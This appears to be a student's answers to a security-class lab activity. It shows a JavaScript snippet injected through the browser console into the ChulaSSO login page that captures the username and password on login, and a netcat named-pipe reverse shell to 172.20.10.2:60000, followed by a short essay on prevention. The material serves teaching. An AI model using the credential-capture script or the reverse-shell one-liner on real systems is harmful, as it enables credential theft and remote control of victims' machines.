
6331322721 Pawan Kanjeam

# Activity 3

1. Javascript Injection. Your friend has just logged out of ChulaSSO ([https://account.it.chula.ac.th/](https://account.it.chula.ac.th/)) before leaving his/her computer. You have 2-3 minutes to inject a script to his/her browser so that you can steal his/her username (ChulaId) and password.
   For this class, please inject a javascript so that once your friend login (clicks the login button), it will pop up his/her username/password.



https://account.it.chula.ac.th/html/login.html?service=https%3A%2F%2Faccount.it.chula....
Elements
Sources
Default levels
99+
5 hidden

account.it.chula.ac.th says

Username: 6331322721
Password: mypassword

OK

Chula SSO

Your Single Sign-On for Chula Services

(IT) Chula LDAP is working normally.

Please Login

Username
for 62xxxxxxxxxx or later, please use 10-digit id as a username

6331322721

Password
••••••••••

□ keep me signed in

If *keep me signed in* is not selected, the session will expire after you close the browser.


LOGIN ➤

*Chula SSO is designed by Krerk Piromsopa, Ph.D. for Chulalongkorn University.*
*For more information, visit our wiki page.*
Power by

```
                                              login.html?service=h…eName=Chula+SSO:156
                                              login.html?service=h…eName=Chula+SSO:156
                                              login.html?service=h…eName=Chula+SSO:156
                                              login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
> document.getElementById("btn_signin").onclick = function () {
      const username = document.getElementById("username").value;
      const password = document.getElementsByName("password")[0].value;
      alert("Username: " + username + "\nPassword: "+ password);
  }
<· f () {
      const username = document.getElementById("username").value;
      const password = document.getElementsByName("password")[0].value;
      alert("Username: " + username + "\nPassword: "+ password…
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
  ▶ {status: 'alive'}                         login.html?service=h…eName=Chula+SSO:156
>
```


2. We will mimic an attack used by several worms for placing a trojan horse into your computer. Please note that it is for demonstration purposes only. Please do not abuse it.

Victim (I have netcat's version issue so I modified the command to apply to the question) :



pawankanjeam — mknod /tmp/backpipe p; /bin/bash < /tmp/backpipe | nc...

```
[ pawankanjeam@Pawans-MacBook-Pro  ~  mknod /tmp/backpipe p
/bin/bash 0</tmp/backpipe | nc 172.20.10.2 60000 1>/tmp/backpipe
```

Attacker:



```
[pkanjeam@C02GL0XWMD6T Desktop % nc -l 60000
pwd
/Users/pawankanjeam
cd Desktop/forActivity3
pwd
/Users/pawankanjeam/Desktop/forActivity3
ls
echo "You're HACKED" > look.txt
ls
look.txt
```




3. Write an essay to summarize the lesson that you have learned in this activity. In particular,

a) explain the worst case scenario that can happen if you leave your computer unattended.

**Worst case:**

- Might got an unauthorized access.
- Might got robbed financially (get access to back account)
- Someone might stole your sensitive information (Someone might inject the malicious entities to exploit private and sensitive information)



b) explain how a tool like netcat can be used for constructing a trojan horse. As a user, how will you prevent yourself from being a victim to such attacks?

**How netcat construct a trojan horse :** It give attackers the control of your machine and give them the opportunity to execute or run any command remotely.

**Prevent :** Be careful when download or execute files form suspicious sources and use the strong authentication for any password.